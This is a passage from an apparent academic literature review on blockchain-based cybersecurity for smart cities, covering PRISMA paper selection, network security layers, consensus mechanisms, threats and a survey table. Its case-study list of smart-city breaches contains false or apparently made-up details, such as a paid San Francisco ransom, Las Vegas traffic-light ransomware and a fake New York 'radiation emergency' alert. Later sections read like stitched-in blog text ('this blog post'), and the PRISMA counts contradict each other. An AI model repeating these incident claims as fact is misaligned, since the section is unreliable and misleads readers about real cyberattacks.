evolving threats of the future. How to leverage blockchain technology to implement hardcore security frameworks that will frustrate malicious actors. Blockchain security architecture offers futureproof security concepts that could efficiently deal with cyber threats in smart cities. How to decentralize security management in smart cities while eliminating the role of central players in the process. Many cyber threats thrive in an environment where the security architecture is centralized. To further eliminate these gaps, a decentralized approach will be prioritized. The different Blockchain technologies are shown in Fig. 1.

2 Selection of Papers by PRISMA

2.1 Search String

Use Pair Programming as Search String: (Blockchain OR Block-chain) AND (Blockchain OR Blockchains) AND (Blockchain for cybersecurity OR Blockchain of the smart city) AND (Apply Blockchain for the smart city OR Apply Blockchain of cybersecurity for the smart city) AND (Blockchain for cybersecurity of the smart city OR Blockchain of cybersecurity for the smart city).

2.2 PRISMA 2020 Flow Diagram

The search was conducted from two resources (Google scholar and Saudi Digital Library). The search depends on the main criteria to reduce and specify subjects that are (the papers published between 2019–2023/the paper should be an article or conference paper). Subjects that do not meet the criteria will be excluded, in addition to Papers that can't be accessed (full text is not available). We selected PRISMA 2020 flow diagram for a new systematic review to improve the reporting in SLR methodology and facilitate and determine the topics that will be read. That comes through many phases: in the identification phase, there are 17,350 papers from the Google scholar database and we have found 532 papers that were found in the Saudi digital library. After removing duplication and other reasons, it became 1688 papers. In the screening phase, 855 papers were excluded after applying the exclusion criteria. Besides, 833 reports remain as sought for retrieval, so dedicated 855 papers are not retrieved. In the eligibility, it remains 264 studies, where 242 of them were excluded for other reasons to end up with 9 selected studies from Google scholar and 13 from SDL in the included phase. This is shown in Fig. 2.

3 Literature Review

The world is undergoing an unprecedented wave of transformation through disruptive innovations. Smart cities are now considered to be the cities of the future. Traditional urban environments are going to be transformed into sustainable models aimed at optimizing resource allocation, mitigating environmental risks, and building quality living for everyone.

Smart cities rely on network systems to ensure seamless data sharing across a spectrum of systems. With such an arrangement, there is a serious cybersecurity threat risk that could wreak havoc and render how smart systems inapplicable in futuristic urban environments. To deal with the challenge, a new cybersecurity framework is necessary that could be integrated into the futuristic vision of a better world.



Previous studies
Identification of new studies via databases and registers
Identification of new studies via other methods
Identification
Screening
Included
Studies included in previous version of review (n =9)
Reports of studies included in previous version of review (n =13)
Records identified from*: Google scholar (n =17,350)
Records removed before screening: Duplicate records removed (n = 7,540) Records removed for other reasons (n =8,122)
Records identified from: SDL (n =532)
Records screened (n = 1,688)
Records excluded** (n = 855)
Reports sought for retrieval (n =833)
Reports not retrieved (n =570)
Reports sought for retrieval (n =340)
Reports not retrieved (n =302)
Reports assessed for eligibility (n =262)
Reports excluded: Only abstract (n =69) Out of scope (n =87) Small series (n=9) Duplicate data (n =89) etc.
Reports assessed for eligibility (n =37)
Reports excluded: No data of interest(n=8) Poster (n =1) Removed for other reasons (n =16)
New studies included in review (n =9) Reports of new included studies (n =13)
Total studies included in review (n =9) Reports of total included studies (n =13)

Fig. 2 Schematic diagram PRISMA literature review

Smart cities rely on digital interconnectivity to facilitate optimized urban living. Intelligent systems are deployed to share data across a broader IoT network for decision-making. For example, users can leverage a city's critical infrastructures like traffic management systems to get real-time traffic flow data from the comfort of their smartphone devices, and this could be possible because there is a broader network of interconnectivity that runs in the background and ensures that there is a seamless exchange of critical data to the users. Things like sensors could be integrated with the city's traffic systems to scan, study, and analyze the prevailing traffic conditions in the city. And the end-users can access this data without involving sweat and blood [8].

There is a whole bulk of benefits of smart cities which are not just limited to intelligent traffic management and information sharing only. But the whole idea is about increasing interconnectivity to ensure that resources are efficiently allocated and optimized while minimizing the costs to the environment and climate. The most critical aspect of a smart city is how to secure the network infrastructure on which several appliances and applications rely to share data. Cyber threats work well in an environment that predominantly relies on network systems to share data. Over the years, we've depended on hardcore encryption to optimize security in critical digital infrastructures. However, threats have also evolved to catch up and narrow the gap. Security in smart cities is sensitive and critical. For example, if a cyber terrorist is able to hijack a smart traffic control and data sharing network, they can weaponize this system to wreak havoc in the entire city. This is why prioritizing cybersecurity is very important for every stakeholder involved in the process [4].

But traditional cybersecurity mechanisms don't sufficiently guarantee data sharing integrity and confidentiality. Life in a smart city is all about sharing data on a broader network. But integrity and confidentiality are really important aspects that can't be ignored. Users want to have real confidence that their privacy and critical data won't be misused or abused by some illicit players who may want to harvest it for their own gains [18].

3.1 Networking in a Smart City

A smart city relies on a digital data sharing network through the interconnection of various appliances and applications to form a network of things such as 5G. Several smart objects like sensors, robotic systems, and actuators are some of the components that define how a smart city network works. When thousands of smart objects are interconnected to share data on a network, it poses a problematic approach to security. So, stakeholders need to broadly define how things like authorization and authentication are handled on a broader network while mitigating the security flaws that could be exploited by malicious actors [14]. The seamless data sharing in blockchain has been made feasible with the help of 5G technologies. Simultaneous multiple-input multiple-output (MIMO) with millimeter wave technologies are used in an ultra-dense cellular network (UDN), which is made up of a lot of tiny cells, to provide seamless data sharing. Small cells are employed in this scenario to boost network performance and reduce energy usage. Massive MIMO technique in 5G wireless networks integrates hundreds of antennas into ground stations (BSs). As a result, these MIMO antennas improve spectrum efficiency and offer a fast rate of wireless data transmission. Additionally, it has been suggested that millimeter wave technology can offer high bandwidth with terahertz communication for wireless transmission. Therefore, millimeter wave bands permit the use of massive MIMO technology and enable greater carrier frequency and extremely high coverage throughput. Consequently, both technologies work in concert to create UDNs for 5G networks [15].

Securing a smart city network infrastructure could be a daunting task if traditional cybersecurity mechanisms are employed. From this approach, there would be a need to automate how things like digital certificates are assigned and validated, and how critical layers like application and communication layers are secured. Traditional security mechanisms largely depend on standardized encryptions. But in most cases, they require manual implementation and at times centralized interventions. Such arrangement is problematic to evolving futuristic urban environments where thousands or even millions of smart objects could be interconnected to share data. At this point, standardizing and automating how authorization and authentication mechanisms are individually handled and monitored in a futuristic environment is critical to smart city network security [2].

3.2 Security Architecture Overview

Security in a smart city network could be broken down into layers and these are as follows [20]:

- ***Physical layer***: This is where physical smart hardware like sensors, actuators, and other networked devices reside so they could facilitate in collecting, analyzing, and transmitting data on a broad smart city network. Smart city device consists of sensors and actuators that gather and transmit data to upper layer protocols. Because some of these devices have weak access control and encryption, they are susceptible to security assaults. Furthermore, there isn't a single standard for smart devices that would allow the data they create to be integrated and exchanged for cross-functionality. Vendors need a coordinated implementation and communication plan. Ensuring the physical layer security can serve as the first line of defense against malicious actors. When hackers infiltrate the physical layer, they could compromise how smart devices share data on the broader smart city network. Such acts could serve as a weapon to mislead users with wrong data or to sabotage the overall functioning of a smart city [19].
- ***Communication layer***: This layer determines how data is shared on a broader network. In order to ensure interoperability between the various heterogeneous network entities like WiFi, Bluetooth, RFID, 4G/LTE, UW, and satellites, the collected data are then securely transferred from the communication layer to the processing layer using a variety of wireless communication standards and network modules. For privacy and security of transmitted data, the blockchain protocols must be connected with this layer. For instance, using telehash, which may be broadcast on the network, the transaction data can be transformed into blocks. Peer-to-peer communication is possible using protocols like BitTorrent, while smart contract functionality is possible using Ethereum [22]. The requirements differ among applications, making it difficult to integrate current communication methods with blockchain. Implementing numerous blockchains with the aid of a blockchain endpoint to enable application-specific functionality is one possible option. When countless smart devices are interconnected, this layer facilitates the process of data transit and information exchange from a broader spectrum. When malicious actors successfully position themselves in the middle of the communication layer, they can easily intercept data and compromise its integrity [7, 15].
- ***API & Interface layer***: This layer provides the endpoints that allow smart devices and applications to interconnect and share data across the network. This layer is critical in terms of security because you want each appliance to be fully authenticated and authorized to send a particular set of data without compromising the integrity and confidentiality. A malicious actor could imitate a session that resembles a particular API interface so they can wreak havoc. So, to prevent this vulnerability, there could be a need to develop a standardized mechanism for authentication and authorization of endpoint interconnectivity of various objects and devices on the network. This layer incorporates a variety of intelligent apps that work together to reach wise conclusions. For instance, to turn on the air conditioner five minutes

before you arrive home, for instance, a smartphone app can send location data to a smart home system. The programs should be integrated carefully though, as flaws in one application might provide hackers access to other related operations that are dependent on it [13].

- ***Database layer***: A distributed database is a sort of decentralized database used in blockchain that stores record sequentially. The ledger has a time stamp and a distinct cryptographic signature for each entry. Any authorized user has access to verify and audit the whole ledger's transaction history. In real-world applications, distributed ledgers can be either Permissionless or permissioned. Permissionless ledgers' main advantages are transparency and censorship resistance. However, compared to the private ledger, the public ledger requires complicated shared records to be maintained and takes longer to attain a consensus. Furthermore, unidentified attackers may target public ledgers. In order to assure scalability, speed, and security for real-time applications, it is advised to employ private ledgers [17].

3.3 A Decentralized Approach to Security Using Blockchain

The growing cybersecurity threats can pose a serious challenge to the smart city data sharing network. The existence of any security flaw could make devastating damage and affect millions of users who depend on the infrastructure to access and share data. This means that reinventing how security is approached should be a key priority for the stakeholders. While traditional security implementation mechanisms are convincing, they're predominantly reliant on centralized authentication frameworks. For example, in a traditional login system security architecture, a user has to create an account with a username and password. These details are then stored on a centralized database managed by central players. So, whenever a user tries to log in, they will have to be authenticated through the central database. If the database is deleted or corrupted, users may not be able to log into their accounts. In such a critical environment like a smart city data sharing network, centralizing the process of authentication could be a risky venture to think of. If a hacker or malicious actor is able to successfully compromise the central authentication database, they could render the entire process of data sharing impossible on the network. To solve this challenge, employing blockchain authentication processes could be key to standardizing security hardening in smart cities. By definition, Blockchain refers to a peer-to-peer network of blocks interlinked to form up a distributed ledger, synchronized across all users so data could be securely shared and managed without the need for centralized intervention. A block is a component of the blockchain network which stores data. And any data from users get stored in a block, which is then replicated, ciphered, and synchronized on the entire decentralized network of nodes [5, 16].

Cryptocurrency security volatility is often rather high. It is unclear what causes this volatility, what factors have what effects on security, and if these variations can be predicted. The flow of information inside a layer and also across levels has a significant impact on the architecture's efficiency. As a result of the architecture's provision of a highly secure and impenetrable network of security systems, significant bandwidth consumption is anticipated. Now, blockchain can provide a better approach to implementing security in smart cities because of the decentralized approach it offers. By offering a distributed trust model, blockchain contributes to the security of IoT. The blockchain eliminates the single point of failure, allowing device networks to defend themselves in different ways. For instance, a network may enable its nodes to quarantine certain nodes that begin acting strangely. For a malicious actor to compromise a blockchain system, they will have to target over 50% of the nodes, which is practically impossible due to computing limitations. The decentralized security architecture of blockchain technology makes it a viable cybersecurity platform for smart cities. There is no centralized control over data management on the network, and trying to illicitly alter that data in a single block could be an impossible mission for any malicious actor [12].

3.4 Mitigation with AI

Society has been compelled to look to artificial intelligence and machine learning for assistance as a result of more proficient hackers and bots. Additionally, an Intrusion Detection and Prevention (IDPS) system might help machine learning develop the ability to identify good patterns from dangerous ones on the web link. Numerous measures are necessary for data security. In the market, anomaly-based ML has proven to be more effective than signature-based zero-day detection. The issue is that there is a significant gap that must be closed, maybe with new types of technology used mostly by SMEs, such as open source and participants that use their understanding of the community that keeps these devices current [22]. Future Direction of AI in Blockchain for security systems is shown in Fig. 3.



Human Experience
Training / Creating Interactive AI System
Prediction Formula (Preventative Treatment)
AI based Application (Healthcare IoT and etc.)
Technical quality Measures
Encrypted homomorphic encryption, (Human Intelligence, Interactive exchange properties)

Fig. 3 Future direction of AI in blockchain for security systems [22]

3.5 Implementation Feasibility

Implementing blockchain security solutions is possible in a smart city network architecture. And the security concept is about prioritizing the following aspects:

i. **Authentication handling**
The way how smart devices are authenticated to be able to share data across a broader network is very important. Using blockchain technology, this process could be decentralized while eliminating the need for a centralized authentication framework on the network. Basically, each smart device and appliance could serve as a node to form a distributed environment. And so, if authentication is to be successful, the majority of the nodes should be able to validate any data transaction on the network. In other words, each node serves as an authentication database for any transactional activities that occur on the network while eliminating the need for the centralized authentication system [21].

ii. **Session security handling**
How sessions are secured on the network is also important. Each smart device can initiate a session for endpoint interconnectivity. During the process of data transit, especially at the communication layer, blockchain security kicks in with hardcore cryptography. This could prevent wrong actors from hijacking active sessions in transit and modifying them for malicious trojan purposes [12].

iii. **Democratizing security implementation**
Blockchain decentralization is an integral aspect of democratizing how data will be handled in futuristic networks and application platforms. With each node serving as an authentication platform on the network, it eliminates the need for central players who often want to dictate how critical data is handled and managed.

3.6 Authentication Conditions in Blockchain

The authentication process in any decentralized system depends on a peer-to-peer (P2P) architecture. Each node serves as an authentication platform. So, when there is an attempt to alter data in one of the nodes on the network, the other nodes will invalidate any attempt to corrupt the standard authentication process. Usually, the following conditions should exist if a successful authentication is to occur [4]:

- **Proof work**: A transaction is true if the largest percentage of nodes validate it on a peer-to-peer arrangement.
- **Proof of Stake**: A block is created only if a majority of nodes reach a consensus based on their Proof of Stake.
- **Proof of importance**: Nodes with a large number of transactions can take a predominant role during transactional authentication.

- **Proof of authority**: Only authorized nodes could create new blocks and also secure the blockchain.

3.7 P2P Authentication Workflow

Smart devices could be authenticated using peer-to-peer model as defined in the blockchain architecture. For example, all devices that make up smart city data sharing networks could be regarded as nodes. Nodes are the building blocks of a decentralized network where centralized authentication is not necessary.

Each device or object could join the network using a decentralized interface of endpoints. These endpoints could be authenticated after established nodes on the network intelligently reach a consensus when standard blockchain conditions are met. Should a particular device or API object try to behave maliciously with deceptive sessions, authoritative nodes can make a decision to block such transactions and eliminate any attempt to form a new block or stop any request for authentication on the network [20]. All this can happen intelligently without the need for manual or centralized intervention. All activities on the network could undergo a periodical validation process to ensure that there is a homogenous synchronization of data across a spectrum of blocks on the network.

3.8 Security at the Communication Layer

The communication layer is one of the most critical layers of a smart city data sharing network. This layer makes it possible for various platforms (sensors and other networked objects) to interconnect, so data is shared on the network. The most feasible means of establishing a data sharing channel is the internet or a TCP/IP network system. But the internet is a public network, which means various actors can easily intercept packets and possibly compromise the data integrity of a smart city network [4, 20].

The good thing is that we can run a blockchain infrastructure over the public internet and use hardcore cryptography to share sensitive data without getting compromised as using it in banks to detect fraudulent transactions [10]. Only nodes with authorized and authenticated certificates will be able to establish data transit and sharing sessions. Such session authentication certificates could be replicated across all nodes on the distributed network. When a new node tries to claim a block, the other established nodes will have to reach a consensus based on certain conditions [12].

4 Hectic Security Threats in Smart City Environment

In the twenty-first century, almost every city is a “smart city”. The rapid increase in technology has made our lives easier but it has also given rise to new security threats. A smart city uses technology to provide its citizens with better services and improve their quality of life. However, this increase in the use of technology has also made cities more vulnerable to cyberattacks.

4.1 Security at the Communication Layer

- **Physical security threats**: These include attacks on critical infrastructure, such as power plants and water treatment facilities. They also include attacks on transportation systems, such as railways and airports.
- **Cybersecurity threats**: These include attacks on computer networks and systems. They can result in data breaches, system outages, and other disruptions.
- **Social engineering threats**: These involve the use of deception to trick people into revealing information or access to systems. They can be used to steal data, spread malware, or commit other crimes.
- **Insider threat**: This is when someone with authorized access to a system uses that access to commit fraud or theft, or to damage the system.
- **Terrorism**: This is the use of violence and intimidation to achieve political or ideological goals. It can target anyone, including government officials, businesses, and members of the public.

4.2 How to Mitigate Security Threats?

In a smart city environment, security threats are constantly evolving and becoming more sophisticated. As such, it is important for city officials and law enforcement to be proactive in mitigating these threats. Here are some tips on how to do so:

- **Understand the threat landscape**. Keep up to date on the latest security threats and trends. This will help you better identify potential risks and vulnerabilities.
- **Conduct risk assessments**. Regularly assess your city’s critical infrastructure and systems to identify potential weaknesses.
- **Implement preventive measures**. Take steps to prevent attacks before they happen, such as hardening systems and increasing security awareness among employees and citizens.
- **Be prepared for an incident**. Have a plan in place for how to respond to a security breach or attack. This should include steps for containment, mitigation, and recovery.

5 Case Studies of Security Breaches in Smart Cities

- **I**n September of 2016, the city of San Francisco's public transit system was hit with a ransomware attack that disrupted service for days and resulted in a $73,000 ransom being paid to the attackers.
- **I**n November of 2016, it was revealed that hackers had gained access to the emergency alert systems of several cities in the United States, including New York City and Dallas. The hackers were able to send out false alerts, including one that warned of a "radiation emergency" in New York City.
- **I**n December of 2016, a cyberattack on the power grid in Ukraine left 225,000 people without electricity. The attack was carried out using malware known as Industroyer, which is specifically designed to target industrial control systems.
- **I**n January of 2017, the city of Las Vegas was hit by a cyberattack that took down many of its traffic lights and caused havoc on the city's streets. The attackers used ransomware to demand a payment from the city in exchange for restoring access to the traffic light system.
- **A**lso in January of 2017, it was revealed that hackers had gained access to the camera systems at dozens of hotels in Las Vegas and other cities across the United States. The hackers were able to view live footage from the cameras and even manipulate them to zoom in and out or change angles.

  These are just a few examples of recent security breaches in smart cities around the world. As more and more cities become increasingly connected and reliant on technology, it is important to be aware of the potential risks and take steps to protect against them.

5.1 The Existing Technology of Security in Smart Cities

In a world where cities are constantly evolving and growing, it's important to make sure that they are safe for everyone who lives in them. Smart cities are no exception—in fact, with all of the technology that is involved, they might even be more vulnerable to security threats. That's why it's so important to stay up to date on the latest security technologies for smart cities. In this blog post, we'll explore some of the existing security measures in place for smart cities, as well as some of the challenges that they face.

5.2 The Four Pillars of a Smart City

Smart cities are built on four pillars: technology, data, engagement, and governance. Technology is the foundation of a smart city. It enables the collection and analysis of data and supports the delivery of services to residents. Data is the lifeblood of a smart

Table 1 Merits and demerits of existing technology in Smart Cities

S/N	1L1 cm Merits	Demerits
1	Improved connectivity	Lack of social regulation
2	Effective government services	Challenges in the pre-commerce phase
3	Reduce carbon footprint	Still under construction
4	Less crime	Security and data privacy considerations
5	Increased employment opportunities	Excessive network confidence
6	Better communication	Limited privacy
7	Better infrastructure	Complexity in releasing the business case for implementation

city. It provides insights that help municipal leaders make informed decisions about how to improve city infrastructure and services. Engagement is key to making a smart city work. Residents must be involved in shaping the development and operation of their city. Governance is essential to ensure that a smart city functions effectively and efficiently. Municipal leaders must establish clear policies and procedures for managing data, technology, and engagement.

6 Merits and Demerits of Existing Technology in Smart Cities

The world is changing at a rapid pace and so are our cities. With the rise of technology, our cities are becoming more and more connected, efficient, and sustainable. This is what we call a “smart city”. While there are many observed merits of smart city living, there are also some practical limitations that should be considered. From infrastructure to data privacy and more. Merits and Demerits of existing technologies are shown in Table 1.

6.1 Theoretical Merits of Smart City

There are many potential benefits to building smart cities, including improved quality of life for citizens, increased economic activity and efficiency, and better environmental sustainability. However, there are also some practical limitations that should be considered when planning for smart city development.

One of the biggest challenges facing smart city development is funding. Building a smart city requires significant investment in infrastructure and technology, which can be difficult to secure. Private-public partnerships may be one way to finance smart city projects, but these can be complicated to establish and often require long-term commitment from all parties involved.

Another limitation is scalability. It can be difficult to replicate the success of a small-scale smart city project on a larger scale. This is due to the complex nature of cities and the many different factors that need to be taken into account when planning for smart city development.

Finally, it is important to consider the potential impact of smart city technology on privacy and security. As more data is collected and stored electronically, there is an increased risk of unauthorized access and use of this information. Privacy concerns have been raised about various aspects of smart city development, such as public CCTV cameras and facial recognition technology. It is important to address these concerns early on in the planning process in order to ensure that smart city projects do not infringe on the rights of citizens.

6.2 Practical Limitations of Smart City

There are a number of practical limitations that should be considered when implementing a smart city initiative. First, many smart city technologies are still in their infancy and have not been proven at scale. Second, deploying and integrating new smart city technologies can be costly and challenging, particularly for cash-strapped cities. Third, data privacy and security concerns must be addressed to ensure that sensitive personal data is not mishandled or hacked. Fourth, not all residents will benefit equally from smart city initiatives, which could exacerbate social inequalities. Finally, it is important to consider the potential unintended consequences of implementing smart city technologies before moving forward.

6.3 Considerations for Building a Smart City

When we think of building a smart city, there are many factors to consider in order to create a successful and sustainable plan. The first step is to understand the needs and limitations of the city itself. What resources does the city have available? What infrastructure is already in place? How populated is the city, and what is the projected growth?

Once we have a good understanding of the city, we can start to look at ways to improve efficiency and quality of life through technology. There are many different types of smart city technologies available, from energy management systems to traffic control systems. We need to carefully consider which systems will work best for our city and our budget.

Another important consideration is how to make sure that all residents can benefit from smart city technologies. We need to make sure that the technologies are accessible and easy to use for everyone, regardless of age or ability. Inclusivity is an important part of building a successful smart city.

Finally, we need to think about how to sustain the smart city over time. What happens when new technologies become available? How do we upgrade existing systems? Who will maintain and operate the system? These are all important questions that need to be considered before embarking on building a smart city.

6.4 The Future of Smart Cities

As the world progresses, more and more cities are becoming “smart.” This means that they are using technology to become more efficient and sustainable. However, there are some limitations to this technology that should be considered.

For one, smart city technology is often very expensive. This can make it difficult for smaller cities or those with limited budgets to implement. Additionally, smart city technology is often complex, making it difficult to use or understand for the average person. Finally, privacy concerns can arise when large amounts of data are collected and stored by smart city systems.

Despite these limitations, smart city technology offers many benefits that can improve the lives of citizens. By considering both the merits and the limitations of smart city technology, cities can make informed decisions about whether and how to implement it.

6.5 What Does the Future Hold for Smart Cities?

The future of smart cities is difficult to predict. However, it is likely that smart city technology will continue to evolve and become more commonplace. As cities become more efficient and sustainable, they will be better able to meet the needs of their citizens. Additionally, as privacy concerns are addressed, more people may be willing to use smart city technology. Ultimately, the future of smart cities will depend on the continued development of new and innovative technologies.

7 How Blockchain Can Empower Smart Cities?

Blockchain is a mechanism for preserving information in a way that makes it difficult or impossible to alter, hack, or defraud the system. It is most frequently used for the transfer of cryptocurrencies. Blockchain enables network participants to share data with dependability and transparency without a central administrator. It is a system built on chains of immutable data blocks once published. The implementation of this technology could be very advantageous.

7.1 Why Use Blockchain for Smart Cities?

Smart cities present unique issues which necessitate the application of advanced technologies. To meet the requirements of smart city growth, it is necessary to store, handle, and transport data intelligently. Blockchain offers a decentralized method for storing data in the form of digital ledgers without the intervention of third parties. Distributing massive datasets across numerous devices alleviates the burden of storing them on a single computer. Providing enhanced transparency, efficient supply chain management, and traceability, blockchains can assist in putting intelligent cities on the map.

7.2 What Applications Can Blockchain Technology Have in a Smart City?

- **Smart payment**: Facilitate all municipal payments, including city programs, assistance, welfare, payroll, etc., using a blockchain-based solution.
- **Identity**: The most current decentralized Identity Management systems utilize the blockchain to provide a safe means for storing and certifying user IDs, hence decreasing identity thefts and related frauds.
- **Transportation management**: Utilize blockchain to eliminate rent-seekers from the ridesharing market (Uber, Careem, etc.). This offers a genuinely peer-to-peer transportation platform.
- **Smart energy**: Using a blockchain-based energy market, create a more robust power grid. This eliminates intermediaries and enables individuals to make, buy, sell, and trade energy while maintaining its worth.
- **Government services**: Smart contracts can be used for digitizing citizen rights and identification, transparent voting, tax, monitoring asset ownership, eliminating paper, and automating bureaucratic operations.
- **Management of waste**: Using IoT sensors and AI prediction modeling enhances the efficacy of the entire waste management process. This can be observed in the SMART BIN of Smart City.

  Figure 4 shows different applications of Blockchain.




Fig. 4 Blockchain applications

8 Advantages of Decentralizing Security

There are limitless benefits that come with blockchain adoption and integration into a cybersecurity framework of a smart city;

- **Users have enough confidence about the integrity and confidentiality of their data**. No central players are involved in the overall process of data management. And so, incidents of user privacy violations are really minimal. Over the years, people have been disenfranchised over how their data and online privacy are abused by various players. And the only way to restore confidence is to decentralize how user data is managed while eliminating central players from interfering.
- **Decentralizing security implementation is a democratic principle**. Futuristic technologies should be implemented in line with critical values that align with modernity, civilization, social cohesion, and diversity. A smart city concept should amalgamate all the values that define what a better world should look like in the future. And this includes allowing users to determine for themselves how their privacy is handled on broader platforms.
- **Efficient allocation of resources**. From a traditional sense, a massive Smart City data sharing network would require centralized systems to handle sessions and authentications. By doing this, there would be a need to build databases and run resource-hogging servers positioned at the central layer. But these systems are completely eliminated when a blockchain peer-to-peer architecture is employed.
- **The ability to scale**. Blockchain technology is known for providing limitless space to scale. It’s applicable for any size of infrastructure, and more nodes could be added without facing limitations.

- **Increased transparency in the workflow**. Adoption of blockchain systems in smart cities can help local, regional, and national institutions in the transparent and efficient sharing of critical data while maintaining confidentiality, integrity, and efficiency.

9 Future Directions

Blockchain is one of the most rapidly evolving technologies that has begun to find use outside of the financial industry. Its immutability, data traceability, security, and decentralized nature have been the most influential aspects in assuring its success. New-generation disruptive technologies such as Blockchain, IoT, AI, and Cloud may be coupled to provide solutions for sustainable smart cities; Policymakers must educate themselves on Blockchain and comprehend the means and techniques of its use in various e-government domains; Existing research indicates that countries have begun working toward Blockchain integration in the form of pilot studies, and that it will become a living reality in the coming years; the emergence of Blockchain will eliminate the role of any third-party intermediary, thereby ensuring transparency, trust, and economic growth. Integration of blockchain technology with smart cities will generate new business models in the supply chain and energy trading industries. Individual people and government agencies will gain economically from these new initiatives; citizen engagement in the decision-making process will increase significantly due to the incorporation of technologies such as Blockchain, IoT, and AI. Expect increased degrees of automation in decision-making and problem-solving; Blockchain will provide a new level of trust, transparency, and security between citizens and governments. In terms of future research areas, scientists might try to develop Blockchain applications that facilitate scalable transactions and ensure optimal energy utilization. Decentralized finance (DeFi) applications for smart cities are another field of study for researchers. New models can be presented for the supply chain applications of perishable food products, such as fruits and vegetables, in the near future.

10 Conclusion

Undoubtedly, smart cities are the next cities of the future. The adoption of blockchain integration in the cyber infrastructure of the smart city could be paramount because it offers scalability and reliability that are needed to meet the evolving cybersecurity challenges of the future. With hardcore cryptography and a decentralized architecture, blockchain enables to share of data owners and data users in a peer-to-peer manner as a decentralized platform and it can minimize the potential for fraud through sharing data since blockchain is immutable. Blockchain technology offers are tremendous and can prove to keep malicious actors at bay. This is considered as the most important point due to the continuous development in technology and applications such as data management, cybersecurity, and smart cities improving government management systems with Blockchain. We need to focus on how to better allocate resources, mitigate risks to the environment and climate, and also provide a better living for everyone. To achieve this greater vision, there is a lot of effort required from both technological and policy standpoints. But as suggested in this paper, broadening the adoption of blockchain integration in smart city visions could tremendously revolutionize how cybersecurity is implemented in the future. Blockchain technology has already proven to be successful in digital currencies, and it is time to adopt the same concept for security hardening in the evolving world of smart cities. While the journey could be long, to realize our vision, there is a need for stakeholders to join hands as a sign of commitment for the greater good. Decentralizing security management in broader environments is key to a better world of tomorrow.

Literature survey on blockchain technologies in smart city is shown in Table 2.

Table 2 Literature survey on blockchain in smart city

S/N	Authors	Pub. year	Addressed threats	Suggested mitigation
1	Joseph and Sawarkar [8]	2020	Lack of security and privacy data that is transferred through IoT	Blockchain features to solve issues in IoT
2	Botello et al. [4]	2020	Cybersecurity threats in smart cities	Distribute (SIEM) solution that relies on blockchain to protect smart city services
3	Noh and Kwon [14]	2019	How to apply the concept of U-City connected	Using 5G and blockchain mechanism
4	Al-Dhlan et al. [2]	2022	Issue of blockchain management, where it is relevant only to part of blockchain system design	Use new model of blockchain management based on many layers
5	Rotună et al. [19]	2019	Improve lives in local communities	Blockchain can develop smart cites based on using model (self-sovereign identity)
6	Fu and Zhu [7]	2020	Importance of improving efficiency management for data and networks in smart city	Apply blockchain to infrastructure of smart city through network architecture
7	Mora et al. [13]	2019	Security threats from hacker's attacks in smart city	Use case, for how can we start by implementing blockchain
8	Peram and Bulla [17]	2020	Vast data need to a high level of throughput and resilient services	Apply new model SCALABLE NORMACHAIN2.0 with blockchain models
9	Cekerevac [5]	2022	The importance of cryptocurrencies (Bitcoin, Ethereum, USD Coin, Ripple, and ADA) and how developed its privacy	(PoW) or (PoS) (Hayes, 2022) mechanism makes blockchains secure

(continued)

Table 2 (continued)

S/N	Authors	Pub. year	Addressed threats	Suggested mitigation
10	Asif et al. [12]	2022	Traditional architectures of security and privacy can't apply in IoT due to it has resource constraints	Mechanism of security blockchain that enables authorized access to resources by using ACE and OSCAR security model
11	Varfolomeev et al. [21]	2021	How to manage administrative system	Apply investigation and verification in the technology of blockchain
12	Gupta et al. [20]	2021	Bad environmental impacts result from poor management of solid waste	Using algorithms in blockchain technology for smart waste management purpose
13	Hadjer and Abderrazek [10]	2022	Detection the fraudulent transactions in UAE banks	The government of UAE started using "UAE Blockchain Strategy 2021" to detect million of fraudulent transactions
